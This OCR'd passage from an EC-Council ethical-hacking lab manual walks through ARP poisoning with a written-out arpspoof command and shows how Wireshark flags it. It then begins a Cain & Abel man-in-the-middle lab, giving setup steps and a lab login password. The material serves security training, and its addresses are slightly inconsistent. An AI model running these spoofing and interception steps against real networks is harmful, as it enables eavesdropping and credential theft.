
14. Switch back to the terminal window where arpspoof was running. Type **arpspoof -i eth0 -t 10.10.1.11 10.10.1.1** and press **Enter**.
15. Through the above command, the host system informs the target system (**10.10.1.11**) that it is the access point (**10.10.1.1**).
16. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.



17. In **Wireshark**, you can observe the ARP packets with an alert warning "**duplicate use of 10.10.1.11 detected!**"
18. Click on any ARP packet and expand the **Ethernet II** node in the packet details section. As shown in the screenshot, you can observe the MAC addresses of IP addresses **10.10.1.1** and **10.10.1.11**.

    Note: Here, the MAC address of the host system (**Parrot Security**) is **02:15:5d:22:14:ce**.
19. Using arpspoof, we assigned the MAC address of the host system to the target system (**Windows 11**) and access point. Therefore, the alert warning of a duplicate use of **10.10.1.11** is displayed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Note: You can navigate to the **Windows 11** machine and see the IP addresses and their corresponding MAC addresses. You will observe that the MAC addresses of IP addresses **10.10.1.1** and **10.10.1.13** are the same, indicating the occurrence of an ARP poisoning attack, where 10.10.11.13 is the **Parrot Security** machine and 10.10.1.1 is the access point.

20. Attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.
21. This concludes the demonstration of how to perform ARP poisoning using arpspoof.
22. Close all open windows and document all the acquired information.

Task 4: Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel

An attacker can obtain usernames and passwords using various techniques or by capturing data packets. By merely capturing enough packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts such as by logging into the victim's email account, logging onto PayPal and draining the victim's bank account, or even change the password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As a preventive measure, an organization's administrator should advice employees not to provide sensitive information while in public networks without HTTPS connections. VPN and SSH tunneling must be used to secure the network connection. An expert ethical hacker and penetration tester (hereafter, pen tester) must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

Another effective method for obtaining usernames and passwords is by using Cain & Abel to perform MITM attacks.

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections—a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication.

MITM attacks are varied and can be carried out on a switched LAN. MITM attacks can be performed using various tools such as Cain & Abel.


Cain & Abel is a password recovery tool that allows the recovery of passwords by sniffing the network and cracking encrypted passwords. The ARP poisoning feature of the Cain & Abel tool involves sending free spoofed ARPs to the network's host victims. This spoofed ARP can make it easier to attack a middleman.

Here, we will use the Cain & Abel tool to perform an MITM attack.

Note: Ensure that **Windows 11** and **Parrot Security** virtual machines are running.


1. Turn on the **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **Type here to search** icon at the bottom of **Desktop** and type **cain**. Click **Cain** from the results.




4. The **Cain & Abel** main window appears, as shown in the screenshot.

